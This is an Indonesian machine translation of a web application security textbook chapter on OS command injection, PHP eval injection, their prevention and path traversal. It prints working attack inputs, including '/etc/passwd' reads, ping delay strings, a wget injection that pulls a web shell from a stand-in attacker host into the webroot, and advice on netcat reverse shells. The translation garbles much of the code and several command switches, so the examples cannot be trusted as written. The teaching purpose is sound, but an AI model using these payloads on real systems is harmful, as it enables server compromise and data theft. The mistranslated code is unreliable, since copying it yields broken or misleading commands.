Seserius apa pun serangan ini, mereka hanyalah bagian dari serangan yang lebih luas yang melibatkan penyuntikan ke dalam konteks yang ditafsirkan. Serangan lain dalam kategori ini memungkinkan Anda menjalankan perintah pada sistem operasi server, mengambil file arbitrer, dan mengganggu komponen back-end lainnya. Bab selanjutnya membahas serangan-serangan ini dan lainnya. Itu melihat bagaimana kerentanan dalam aplikasi web dapat menyebabkan kompromi bagian-bagian penting dari infrastruktur yang lebih luas yang mendukung aplikasi tersebut.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Anda mencoba mengeksplorasi kelemahan injeksi SQL dengan melakukan aPERSATUANserangan untuk mengambil data. Anda tidak tahu berapa banyak kolom yang dikembalikan kueri asli. Bagaimana Anda bisa mengetahuinya?

2. Anda menemukan kerentanan injeksi SQL dalam parameter string. Anda yakin database tersebut adalah MS-SQL atau Oracle, tetapi Anda tidak dapat mengambil data apa pun atau pesan kesalahan untuk mengonfirmasi database mana yang sedang berjalan. Bagaimana Anda bisa mengetahuinya?
3. Anda telah mengirimkan satu tanda kutip di banyak lokasi di seluruh aplikasi. Dari pesan kesalahan yang dihasilkan, Anda telah mendiagnosis beberapa potensi kelemahan injeksi SQL. Manakah dari berikut ini yang akan menjadi lokasi teraman untuk menguji apakah masukan yang lebih banyak berpengaruh pada pemrosesan aplikasi?
 - (a) Mendaftarkan pengguna baru
 - (b) Memperbarui data pribadi Anda
 - (c) Berhenti berlangganan dari layanan
4. Anda telah menemukan kerentanan injeksi SQL dalam fungsi login, dan Anda mencoba menggunakan input ' atau 1=1--untuk melewati login. Serangan Anda gagal, dan pesan kesalahan yang dihasilkan menunjukkan bahwa -- karakter sedang dilucuti oleh filter input aplikasi. Bagaimana Anda bisa menghindari masalah ini?
5. Anda telah menemukan kerentanan injeksi SQL tetapi tidak dapat melakukan serangan yang berguna, karena aplikasi menolak masukan apa pun yang mengandung spasi. Bagaimana Anda bisa mengatasi batasan ini?
6. Aplikasi menggandakan semua tanda kutip tunggal dalam input pengguna sebelum dimasukkan ke dalam kueri SQL. Anda telah menemukan kerentanan injeksi SQL di bidang numerik, tetapi Anda perlu menggunakan nilai string di salah satu muatan serangan Anda. Bagaimana Anda bisa menempatkan string dalam kueri Anda tanpa menggunakan tanda kutip?
7. Dalam beberapa situasi yang jarang terjadi, aplikasi membuat kueri SQL dinamis dari input yang disediakan pengguna dengan cara yang tidak dapat dibuat aman menggunakan kueri berparameter. Kapan ini terjadi?
8. Anda telah meningkatkan hak istimewa dalam aplikasi sehingga Anda sekarang memiliki akses administratif penuh. Anda menemukan kerentanan injeksi SQL dalam fungsi administrasi pengguna. Bagaimana Anda dapat memanfaatkan kerentanan ini untuk lebih memajukan serangan Anda?
9. Anda menyerang aplikasi yang tidak menyimpan data sensitif dan tidak berisi mekanisme autentikasi atau kontrol akses. Dalam situasi ini, bagaimana seharusnya Anda mengurutkan pentingnya kerentanan berikut?
 - (a) Injeksi SQL
 - (b) Injeksi XPath
 - (c) Injeksi perintah OS

10. Anda menyelidiki fungsi aplikasi yang memungkinkan Anda mencari detail personel. Anda menduga bahwa fungsi tersebut mengakses database atau ujung belakang Direktori Aktif. Bagaimana Anda bisa mencoba untuk menentukan kasus yang mana?

Menyerang Back-End Komponen

Aplikasi web adalah penawaran yang semakin kompleks. Mereka sering berfungsi sebagai antarmuka yang menghadap Internet ke berbagai sumber daya penting bisnis di ujung belakang, termasuk sumber daya jaringan seperti layanan web, server web ujung belakang, server email, dan sumber daya lokal seperti sistem file dan antarmuka ke sistem operasi. Seringkali, server aplikasi juga bertindak sebagai lapisan kontrol akses diskresioner untuk komponen back-end ini. Setiap serangan yang berhasil yang dapat melakukan interaksi sewenang-wenang dengan komponen back-end berpotensi melanggar seluruh model kontrol akses yang diterapkan oleh aplikasi web, memungkinkan akses tidak sah ke data dan fungsi sensitif.

Ketika data diteruskan dari satu komponen ke komponen lainnya, itu ditafsirkan oleh set API dan antarmuka yang berbeda. Data yang dianggap "aman" oleh aplikasi inti mungkin sangat tidak aman dalam komponen seterusnya, yang mungkin mendukung penyandian yang berbeda, karakter escape, pembatas bidang, atau terminator string. Selain itu, komponen selanjutnya mungkin memiliki fungsionalitas yang jauh lebih banyak daripada yang biasanya diminta oleh aplikasi. Penyerang yang mengeksplorasi kerentanan injeksi seringkali dapat melampaui sekadar merusak kontrol akses aplikasi. Dia dapat mengeksplorasi fungsionalitas tambahan yang didukung oleh komponen back-end untuk mengkompromikan bagian penting dari infrastruktur organisasi.

Menyuntikkan Perintah OS

Sebagian besar platform server web telah berevolusi ke titik di mana ada API bawaan untuk melakukan hampir semua interaksi yang diperlukan dengan sistem operasi server. Digunakan dengan benar, API ini dapat memungkinkan pengembang untuk mengakses sistem file, berinteraksi dengan proses lain, dan melakukan komunikasi jaringan dengan cara yang aman. Namun demikian, ada banyak situasi di mana pengembang memilih untuk menggunakan teknik berat mengeluarkan perintah sistem operasi langsung ke server. Pilihan ini bisa menarik karena kekuatan dan kesederhanaannya dan seringkali memberikan solusi langsung dan fungsional untuk masalah tertentu. Namun, jika aplikasi meneruskan input yang diberikan pengguna ke perintah sistem operasi, aplikasi tersebut mungkin rentan terhadap injeksi perintah,

Fungsi yang biasa digunakan untuk mengeluarkan perintah sistem operasi, seperti eksekusi dalam PHP dan `script.shelldi` ASP, jangan memaksakan batasan apa pun pada ruang lingkup perintah yang dapat dilakukan. Bahkan jika pengembang bermaksud menggunakan API untuk melakukan tugas yang relatif jinak seperti membuat daftar konten direktori, penyerang mungkin dapat menumbangkannya untuk menulis file arbitrer atau meluncurkan program lain. Setiap perintah yang disuntikkan biasanya dijalankan dalam konteks keamanan proses server web, yang seringkali cukup kuat bagi penyerang untuk mengompromikan seluruh server.

Cacat injeksi perintah semacam ini telah muncul di banyak aplikasi web siap pakai dan dibuat khusus. Mereka sangat lazim dalam aplikasi yang menyediakan antarmuka administratif ke server perusahaan atau ke perangkat seperti firewall, printer, dan router. Aplikasi ini sering kali memiliki persyaratan khusus untuk interaksi sistem operasi yang mengarahkan pengembang untuk menggunakan perintah langsung yang memasukkan data yang disediakan pengguna.

Contoh 1: Menyuntikkan Via Perl

Pertimbangkan kode CGI Perl berikut, yang merupakan bagian dari aplikasi web untuk administrasi server. Fungsi ini memungkinkan administrator untuk menentukan direktori di server dan melihat ringkasan penggunaan disknya:


```
#!/usr/bin/perl
gunakan ketat;
gunakan CGI qw(:escapeHTML standar);
cetak tajuk, start_html(""); cetak "<sebelum>";
$perintah saya = "du -h --exclude php* /var/www/html"; $perintah=
$perintah.param("dir");
$perintah=$perintah`;
```



```
$perintah saya = "du -h --exclude php* /var/www/html"; $perintah=
$perintah.param("dir");
$perintah=$perintah`;
```

```
cetak "$perintah\n";  
cetak end_html;
```

Saat digunakan
dipasokdir
dan menampilkan



Gambar 10-1:Fungsi aplikasi sederhana untuk membuat daftar konten direktori

Fungsionalitas ini dapat dieksplorasi dengan berbagai cara dengan menyediakan input buatan yang berisi karakter meta shell. Karakter ini memiliki arti khusus bagi penafsir yang memproses perintah dan dapat digunakan untuk mengganggu perintah yang ingin dijalankan oleh pengembang. Misalnya, karakter pipa (|) digunakan untuk mengarahkan output dari satu proses ke input proses lainnya, memungkinkan beberapa perintah untuk dirangkai bersama. Penyerang dapat memanfaatkan perilaku ini untuk menyuntikkan perintah kedua dan mengambil hasilnya, seperti yang ditunjukkan pada Gambar 10-2.

Di sini, keluaran dari aslinya diperintah telah dialihkan sebagai input ke perintah cat/etc/passwd. Perintah ini mengabaikan input dan melakukan tugasnya sendiri untuk mengeluarkan isi dari passwd file.

Serangan sesederhana ini mungkin tampak tidak mungkin; namun, injeksi perintah jenis ini telah ditemukan di banyak produk komersial. Misalnya, HP OpenView ternyata rentan terhadap cacat injeksi perintah dalam URL berikut:

[https://target:3443/OvCgi/connectedNodes.ovpl?node=a| \[perintah Anda\] |](https://target:3443/OvCgi/connectedNodes.ovpl?node=a| [perintah Anda] |)

```

root:x:0:0:root:/bin/bash
bin:x:1:1:bin:/bin/sh
daemon:x:2:2:daemon:/sbin/sh
adm:x:3:4:adm:/var/adm/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/sbin/bin/sh
shutdown:x:6:0:shutdown:/sbin/sbin/shutdown
halt:x:7:0:halt:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/sh
news:x:9:13:news:/var/spool/news:/bin/sh
uucp:x:10:14:uucp:/var/spool/uucp:/bin/sh
operator:x:11:0:operator:/var/bin/sh
games:x:12:100:games:/usr/games:/bin/sh
nobody:x:65534:65534:Nobody:/bin/sh
rpm:x:13:101:system user for rpm:/var/lib/rpm:/bin/false
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:70:70:system user for portmap:/bin/false
xfs:x:71:71:system user for xorg-x11:/etc/X11/fs:/bin/false
messagebus:x:72:72:system user for dbus:/sbin/nologin
apache:x:73:73:system user for apache2:/var/www/bin/sh
rpcuser:x:74:74:system user for nfs-utils:/var/lib/nfs:/bin/false
sshd:x:75:75:system user for openssh:/var/empty:/bin>true
mysql:x:76:76:system user for MySQL:/var/lib/mysql:/bin/bash
squid:x:77:77:system user for squid:/var/spool/squid:/bin/false
postgres:x:78:78:system user for postgresql:/var/lib/pgsql:/bin/bash
snort:x:79:79:system user for snort:/var/log/snort:/bin/false
manicsprout:x:500:500::/home/manicsprout:/bin/bash

```

Gambar 10-2:Serangan injeksi perintah yang berhasil

Contoh 2: Menyuntikkan Via ASP

Perhatikan kode C# berikut, yang merupakan bagian dari aplikasi web untuk mengelola server web. Fungsi ini memungkinkan administrator untuk melihat isi direktori yang diminta:

```


string dirName = "C:\\filestore\\\" + Direktori.Teks; ProcessStartInfo psInfo = new
ProcessStartInfo("cmd", "/c dir " + dirName);

...
Proses proc = Process.Start(psInfo);

```

Saat digunakan sebagaimana dimaksud, skrip ini menyisipkan nilai yang diberikan pengguna Direktoriparameter menjadi perintah preset, mengeksekusi perintah, dan menampilkan hasilnya, seperti yang ditunjukkan pada Gambar 10-3.

Seperti skrip Perl yang rentan, penyerang dapat menggunakan metakarakter shell untuk mengganggu perintah prasetel yang dimaksudkan oleh pengembang dan menyuntikkan perintahnya sendiri. Karakter ampersand (&) digunakan untuk mengelompokkan beberapa perintah. Memasukkan nama file yang berisi karakter ampersand dan perintah kedua menyebabkan perintah ini dijalankan dan hasilnya ditampilkan, seperti yang ditunjukkan pada Gambar 10-4.



Gambar 10-3:



Gambar 10-4:Serangan injeksi perintah yang berhasil

COBALAH!

```
http://mdsec.net/admin/5/ http://
mdsec.net/admin/9/ http://
mdsec.net/admin/14/
```

Menyuntikkan Melalui Eksekusi Dinamis

Banyak bahasa skrip web mendukung eksekusi kode dinamis yang dihasilkan saat runtime. Fitur ini memungkinkan pengembang untuk membuat aplikasi yang secara dinamis mengubah kodennya sendiri sebagai respons terhadap berbagai data dan kondisi. Jika input pengguna dimasukkan ke dalam kode yang dieksekusi secara dinamis, penyerang mungkin dapat menyediakan input buatan yang keluar dari konteks data yang dimaksud dan menentukan perintah yang dijalankan di server dengan cara yang sama seolah-olah ditulis oleh pengembang asli. Target pertama penyerang pada titik ini biasanya adalah menyuntikkan API yang menjalankan perintah OS.

Fungsi PHP eval digunakan untuk mengeksekusi kode secara dinamis yang diteruskan ke fungsi saat runtime. Pertimbangkan fungsi pencarian yang memungkinkan pengguna membuat pencarian tersimpan yang kemudian dihasilkan secara dinamis sebagai tautan dalam antarmuka pengguna mereka. Saat pengguna mengakses fungsi pencarian, mereka menggunakan URL seperti berikut:

```
/search.php?storedsearch=\$mysearch%3dwahh
```

Aplikasi sisi server mengimplementasikan fungsionalitas ini dengan menghasilkan variabel dinamis yang berisi pasangan nama/nilai yang ditentukan dalam storedsearch parameter, dalam hal ini membuat mysearchvariabel dengan nilai wahh:

```
$storedsearch = $_GET['storedsearch'];
eval("\$pencarian tersimpan;");
```

Dalam situasi ini, Anda dapat mengirimkan masukan buatan yang dijalankan secara dinamis oleh fungsi eval, menghasilkan injeksi perintah PHP sewenang-wenang ke dalam aplikasi sisi server. Karakter titik koma dapat digunakan untuk mengelompokkan perintah dalam satu parameter. Misalnya, untuk mengambil isi file /etc/kata sandi, Anda bisa menggunakan salah satunya file_get_contents atau sistem memerintah:

```
/search.php?storedsearch=\$mysearch%3dwahh;%20echo%20file_get_contents('/
etc/passwd')
/search.php?storedsearch=\$mysearch%3dwahh;%20system('cat%20/etc/ passwd')
```

CATAT. Bahasa Perl juga mengandung fungsi eval yang dapat dimanfaatkan dengan cara yang sama. Perhatikan bahwa karakter titik koma mungkin perlu disandikan URL (karena %3b) karena beberapa pengurai skrip CGI menafsirkan ini sebagai pembatas parameter. Di ASP klasik, Menjalankan() melakukan peran serupa.

Menemukan Kelemahan Injeksi Perintah OS

Dalam latihan pemetaan aplikasi Anda (lihat Bab 4), Anda harus mengidentifikasi setiap kejadian di mana aplikasi web tampaknya berinteraksi dengan sistem operasi yang mendasarinya dengan memanggil proses eksternal atau mengakses sistem file. Anda harus menyelidiki semua fungsi ini, mencari kelemahan injeksi perintah. Namun, sebenarnya, aplikasi dapat mengeluarkan perintah sistem operasi yang benar-benar berisi item apa pun dari data yang disediakan pengguna, termasuk setiap URL dan parameter badan, dan setiap cookie. Untuk melakukan pengujian aplikasi secara menyeluruh, oleh karena itu Anda perlu menargetkan semua item ini dalam setiap fungsi aplikasi.

Interpreter perintah yang berbeda menangani karakter meta shell dengan cara yang berbeda. Pada prinsipnya, semua jenis platform pengembangan aplikasi atau server web dapat memanggil semua jenis juru bahasa shell, baik yang berjalan di sistem operasinya sendiri atau di host lain mana pun. Oleh karena itu, Anda tidak boleh membuat asumsi apa pun tentang penanganan aplikasi terhadap karakter meta berdasarkan pengetahuan apa pun tentang sistem operasi server web.

Dua jenis metakarakter yang luas dapat digunakan untuk menyuntikkan perintah terpisah ke dalam perintah prasetel yang ada:

- Karakter; | & dan baris baru dapat digunakan untuk mengelompokkan beberapa perintah, satu demi satu. Dalam beberapa kasus, karakter ini dapat digandakan dengan efek yang berbeda. Misalnya, dalam penerjemah perintah Windows, menggunakan && menyebabkan perintah kedua hanya berjalan jika yang pertama berhasil. Menggunakan || menyebabkan perintah kedua selalu berjalan, terlepas dari keberhasilan yang pertama.
- Karakter backtick(`) dapat digunakan untuk mengenkapsulasi perintah terpisah di dalam item data yang sedang diproses oleh perintah aslinya. Menempatkan perintah yang disuntikkan di dalam backticks menyebabkan juru bahasa Shell mengeksekusi perintah dan mengganti teks yang dienkapsulasi dengan hasil dari perintah ini sebelum melanjutkan untuk mengeksekusi string perintah yang dihasilkan.

Pada contoh sebelumnya, sangat mudah untuk memverifikasi bahwa injeksi perintah dimungkinkan dan untuk mengambil hasil dari perintah yang disuntikkan, karena hasil tersebut segera dikembalikan dalam respons aplikasi. Namun, dalam banyak kasus, ini mungkin tidak dapat dilakukan. Anda mungkin menyuntikkan perintah yang tidak menghasilkan apa-apa dan yang tidak memengaruhi pemrosesan selanjutnya aplikasi dengan cara apa pun yang dapat diidentifikasi. Atau metode yang Anda gunakan untuk menyuntikkan perintah yang Anda pilih mungkin sedemikian rupa sehingga hasilnya hilang karena beberapa perintah digabungkan menjadi satu.

Secara umum, cara paling andal untuk mendeteksi apakah injeksi perintah dimungkinkan adalah menggunakan inferensi waktu tunda dengan cara yang sama seperti yang dijelaskan untuk mengeksploitasi injeksi SQL buta. Jika potensi kerentanan tampaknya ada, Anda kemudian dapat menggunakan metode lain untuk mengonfirmasi hal ini dan mengambil hasil dari perintah yang Anda masukkan.

LANGKAH HACK

1. Biasanya Anda dapat menggunakan perintah ping sebagai sarana memicu penundaan waktu dengan menyebabkan server melakukan ping antarmuka loopback untuk jangka waktu tertentu. Ada perbedaan kecil antara bagaimana platform berbasis Windows dan UNIX menangani pemisah perintah dan ping. Namun, string pengujian serba guna berikut harus menyebabkan penundaan waktu 30 detik pada salah satu platform jika tidak ada pemfilteran:

```
|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
```

Untuk memaksimalkan peluang Anda mendeteksi cacat injeksi perintah jika aplikasi memfilter pemisah perintah tertentu, Anda juga harus mengirimkan setiap string pengujian berikut ke setiap parameter yang ditargetkan secara bergantian dan memantau waktu yang dibutuhkan aplikasi untuk merespons:

```
| ping -i 30 127.0.0.1 | | ping -n  
30 127.0.0.1 | & ping -i 30  
127.0.0.1 & & ping -n 30  
127.0.0.1 & ; ping 127.0.0.1 ;
```

```
%0a ping -i 30 127.0.0.1 %0a `ping  
127.0.0.1`
```

2. Jika terjadi penundaan waktu, aplikasi mungkin rentan terhadap injeksi perintah. Ulangi uji kasus beberapa kali untuk mengonfirmasi bahwa penundaan tersebut bukan akibat latensi jaringan atau anomali lainnya. Anda dapat mencoba mengubah nilai -Natau -Saya parameter dan mengonfirmasi bahwa penundaan yang dialami bervariasi secara sistematis dengan nilai yang diberikan.

3. Dengan menggunakan string injeksi mana pun yang ditemukan berhasil, coba masukkan perintah yang lebih menarik (seperti ls atau dir). Tentukan apakah Anda dapat mengambil hasil perintah ke browser Anda.

4. Jika Anda tidak dapat mengambil hasil secara langsung, Anda memiliki pilihan lain:

- Anda dapat mencoba membuka kembali saluran out-of-band ke komputer Anda. Coba gunakan TFTP untuk menyalin alat ke server, gunakan telnet atau netcat untuk membuat shell terbalik kembali ke komputer Anda, dan gunakan perintah surat untuk mengirim output perintah melalui SMTP.
- Anda dapat mengalihkan hasil perintah Anda ke file di dalam root web, yang kemudian dapat Anda ambil langsung menggunakan browser Anda. Misalnya:
`dir > c:\inetpub\wwwroot\foo.txt`

5. Ketika Anda telah menemukan cara untuk menyuntikkan perintah dan mengambil hasilnya, Anda harus menentukan tingkat hak istimewa Anda (dengan menggunakan siapa saya atau yang serupa, atau mencoba menulis file yang tidak berbahaya ke direktori yang dilindungi). Anda kemudian dapat mencari untuk meningkatkan hak istimewa, mendapatkan akses pintu belakang ke data aplikasi sensitif, atau menyerang host lain yang dapat dijangkau dari server yang disusupi.

Dalam beberapa kasus, tidak mungkin memasukkan perintah yang sepenuhnya terpisah karena pemfilteran karakter yang diperlukan atau perilaku API perintah yang digunakan oleh aplikasi. Namun demikian, masih mungkin untuk mengganggu perilaku perintah yang dilakukan untuk mencapai beberapa hasil yang diinginkan.

Dalam satu contoh yang dilihat oleh penulis, aplikasi meneruskan masukan pengguna ke perintah sistem operasi nslookup untuk menemukan alamat IP dari nama domain yang diberikan oleh pengguna. Karakter meta yang diperlukan untuk menyuntikkan perintah baru sedang diblokir, tetapi karakter < dan > yang digunakan untuk mengalihkan input dan output perintah diizinkan. Itu nslookup perintah biasanya mengeluarkan alamat IP untuk nama domain, yang tampaknya tidak memberikan vektor serangan yang efektif. Namun, jika nama domain yang tidak valid diberikan, perintah akan menampilkan pesan kesalahan yang menyertakan nama domain yang dicari. Perilaku ini terbukti cukup untuk melancarkan serangan serius:

- Kirimkan fragmen kode skrip yang dapat dieksekusi server sebagai nama domain yang akan diselesaikan. Skrip dapat dienkapsulasi dalam tanda kutip untuk memastikan bahwa juru bahasa memperlakukannya sebagai token tunggal.
- Gunakan karakter > untuk mengalihkan output perintah ke file dalam folder yang dapat dieksekusi di dalam root web. Perintah yang dijalankan oleh sistem operasi adalah sebagai berikut:
`nslookup “[kode skrip]” > [/path/ke/file_executable]`
- Saat perintah dijalankan, output berikut dialihkan ke file yang dapat dieksekusi:
`* * server tidak dapat menemukan [kode skrip]: NXDOMAIN`
- File ini kemudian dapat dipanggil menggunakan browser, dan kode skrip yang disuntikkan dijalankan di server. Karena sebagian besar bahasa skrip memungkinkan halaman berisi campuran konten sisi klien dan markup sisi server, bagian dari pesan kesalahan yang tidak dikontrol oleh penyerang hanya diperlakukan sebagai teks biasa, dan markup dalam skrip yang disuntikkan dijalankan. Oleh karena itu, serangan tersebut berhasil memanfaatkan kondisi injeksi perintah terbatas untuk memperkenalkan pintu belakang yang tidak dibatasi ke dalam server aplikasi.

COBALAH!

<http://mdsec.net/admin/18/>

LANGKAH HACK

1. Karakter < dan > masing-masing digunakan untuk mengarahkan konten file ke input perintah dan untuk mengarahkan output perintah ke file.
Jika tidak mungkin menggunakan teknik sebelumnya untuk menginjeksi perintah yang sepenuhnya terpisah, Anda mungkin masih dapat membaca dan menulis konten file arbitrer menggunakan karakter < dan >.
2. Banyak perintah sistem operasi yang dipanggil oleh aplikasi menerima sejumlah parameter baris perintah yang mengontrol perilakunya. Sering kali, input yang diberikan pengguna diteruskan ke perintah sebagai salah satu parameter ini, dan Anda mungkin dapat menambahkan parameter lebih lanjut hanya dengan menyisipkan spasi diikuti dengan parameter yang relevan. Misalnya, aplikasi pembuat web mungkin berisi fungsi di mana server mengambil URL yang ditentukan pengguna dan merender kontennya di dalam browser untuk diedit. Jika aplikasi hanya memanggil kewgetprogram, Anda mungkin dapat menulis konten file arbitrer ke sistem file server dengan menambahkan -HAIparameter baris perintah yang digunakan olehwget.Misalnya:

url=http://wahh-attacker.com/%20-O%20c:\inetpub\wwwroot\scripts\cmdasp.asp

TIP Banyak serangan injeksi perintah mengharuskan Anda menyuntikkan spasi untuk memisahkan argumen baris perintah. Jika Anda menemukan bahwa ruang sedang difilter oleh aplikasi, dan platform yang Anda serang berbasis UNIX, Anda mungkin dapat menggunakan \$JIKAvariabel lingkungan sebagai gantinya, yang berisi pemisah bidang spasi putih.

Menemukan Kerentanan Eksekusi Dinamis

Kerentanan eksekusi dinamis paling sering muncul dalam bahasa seperti PHP dan Perl. Namun pada prinsipnya, semua jenis platform aplikasi dapat meneruskan input yang disediakan pengguna ke juru bahasa berbasis skrip, terkadang di server back-end yang berbeda.

LANGKAH HACK

1. Item apa pun dari data yang disediakan pengguna dapat diteruskan ke fungsi eksekusi dinamis. Beberapa item yang paling sering digunakan dengan cara ini adalah nama dan nilai parameter cookie dan data persisten yang disimpan di profil pengguna sebagai hasil dari tindakan sebelumnya.

2. Coba kirimkan nilai berikut secara bergantian sebagai setiap parameter yang ditargetkan:

```
:gema%20111111  
gema%20111111
```

```
respon.tulis%20111111 :respons.tulis%20111111
```

3. Tinjau tanggapan aplikasi. Jika string 1111111 dikembalikan dengan sendirinya (tidak didahului oleh string perintah lainnya), aplikasi cenderung rentan terhadap injeksi perintah skrip.

4. Jika string 1111111 tidak dikembalikan, cari pesan kesalahan apa pun yang menunjukkan bahwa input Anda dieksekusi secara dinamis dan Anda mungkin perlu menyempurnakan sintaks untuk mencapai injeksi perintah arbitrer.

5. Jika aplikasi yang Anda serang menggunakan PHP, Anda dapat menggunakan string uji `phpinfo()`, yang, jika berhasil, mengembalikan detail konfigurasi lingkungan PHP.

6. Jika aplikasi tampaknya rentan, verifikasi ini dengan menyuntikkan beberapa perintah yang mengakibatkan penundaan waktu, seperti yang dijelaskan sebelumnya untuk injeksi perintah OS. Misalnya:

```
sistem('ping%20127.0.0.1')
```

Mencegah Injeksi Perintah OS

Secara umum, cara terbaik untuk mencegah munculnya kelemahan injeksi perintah OS adalah dengan menghindari panggilan langsung ke perintah sistem operasi. Hampir semua tugas yang dapat dibayangkan yang mungkin perlu dilakukan oleh aplikasi web dapat dicapai dengan menggunakan API bawaan yang tidak dapat dimanipulasi untuk melakukan perintah selain yang dimaksudkan.

Jika dianggap tidak dapat dihindari untuk menyematkan data yang disediakan pengguna ke dalam string perintah yang diteruskan ke julu bahasa perintah sistem operasi, aplikasi harus menerapkan pertahanan yang ketat untuk mencegah munculnya kerentanan. Jika memungkinkan, daftar putih harus digunakan untuk membatasi input pengguna ke kumpulan nilai yang diharapkan tertentu. Alternatifnya, masukan harus dibatasi pada kumpulan karakter yang sangat sempit, seperti karakter alfanumerik saja. Input yang berisi data lain apa pun, termasuk karakter meta atau spasi apa pun yang dapat dibayangkan, harus ditolak.

Sebagai lapisan perlindungan lebih lanjut, aplikasi harus menggunakan API perintah yang meluncurkan proses tertentu melalui nama dan parameter baris perintahnya, daripada meneruskan string perintah ke penerjemah shell yang mendukung rangkaian perintah dan pengalihan. Misalnya, API JavaRuntime.exec dan API ASP.NETProses.Mulaitidak mendukung karakter meta shell. Jika digunakan dengan benar, mereka dapat memastikan bahwa hanya perintah yang dimaksudkan oleh pengembang yang akan dijalankan. Lihat Bab 19 untuk detail lebih lanjut tentang API eksekusi perintah.

Mencegah Kerentanan Injeksi Skrip

Secara umum, cara terbaik untuk menghindari kerentanan injeksi skrip adalah dengan tidak meneruskan input yang diberikan pengguna, atau data yang diperoleh darinya, ke dalam eksekusi dinamis atau fungsi penyertaan. Jika ini dianggap tidak dapat dihindari karena beberapa alasan, input yang relevan harus divalidasi secara ketat untuk mencegah terjadinya serangan. Jika memungkinkan, gunakan daftar putih dari nilai bagus yang diharapkan aplikasi, dan tolak input apa pun yang tidak muncul di daftar ini. Jika gagal, periksa karakter yang digunakan di dalam input terhadap set yang diketahui tidak berbahaya, seperti karakter alfanumerik yang tidak termasuk spasi putih.

Memanipulasi Jalur File

Banyak jenis fungsionalitas yang biasa ditemukan dalam aplikasi web melibatkan pemrosesan input yang diberikan pengguna sebagai nama file atau direktori. Biasanya, input diteruskan ke API yang menerima jalur file, seperti dalam pengambilan file dari sistem file lokal. Aplikasi memproses hasil panggilan API dalam responsnya terhadap permintaan pengguna. Jika input yang diberikan pengguna tidak divalidasi dengan benar, perilaku ini dapat menyebabkan berbagai kerentanan keamanan, yang paling umum adalah bug penjelajahan jalur file dan bug penyertaan file.

Kerentanan Traversal Jalur

Kerentanan penelusuran jalur muncul saat aplikasi menggunakan data yang dapat dikontrol pengguna untuk mengakses file dan direktori di server aplikasi atau sistem file backend lainnya dengan cara yang tidak aman. Dengan mengirimkan input buatan, penyerang mungkin dapat menyebabkan konten arbitrer dibaca dari, atau ditulis ke, di mana pun pada sistem file yang sedang diakses. Ini sering memungkinkan penyerang untuk membaca informasi sensitif dari server, atau menimpa file sensitif, yang pada akhirnya mengarah ke eksekusi perintah sewenang-wenang di server.

Pertimbangkan contoh berikut, di mana aplikasi menggunakan halaman dinamis untuk mengembalikan gambar statis ke klien. Nama gambar yang diminta ditentukan dalam parameter string kueri:

<http://mdsec.net/filestore/8/GetFile.ashx?filename=keira.jpg>

Saat server memproses permintaan ini, berikut langkah-langkahnya:

1. Ekstrak nilai dari nama file parameter dari string kueri.
2. Tambahkan nilai ini ke awalan C:\filestore\.
3. Buka file dengan nama ini.
4. Membaca isi file dan mengembalikannya ke klien.

Kerentanan muncul karena penyerang dapat menempatkan urutan traversal jalur ke dalam nama file untuk mundur dari direktori yang ditentukan pada langkah 2 dan oleh karena itu mengakses file dari mana saja di server yang memiliki hak istimewa untuk diakses oleh konteks pengguna yang digunakan oleh aplikasi. Urutan traversal jalur dikenal sebagai "dot-dot-slash"; serangan tipikal terlihat seperti ini:

<http://mdsec.net/filestore/8/GetFile.ashx?filename=..\windows\win.ini>

Ketika aplikasi menambahkan nilai dari nama file parameter ke nama direktori gambar, ia memperoleh jalur berikut:

C:\filestore\..\windows\win.ini

Dua urutan traversal secara efektif mundur dari direktori images ke root drive C:, jadi jalur sebelumnya setara dengan ini:

C:\windows\win.ini

Oleh karena itu, alih-alih mengembalikan file gambar, server sebenarnya mengembalikan file konfigurasi Windows default.

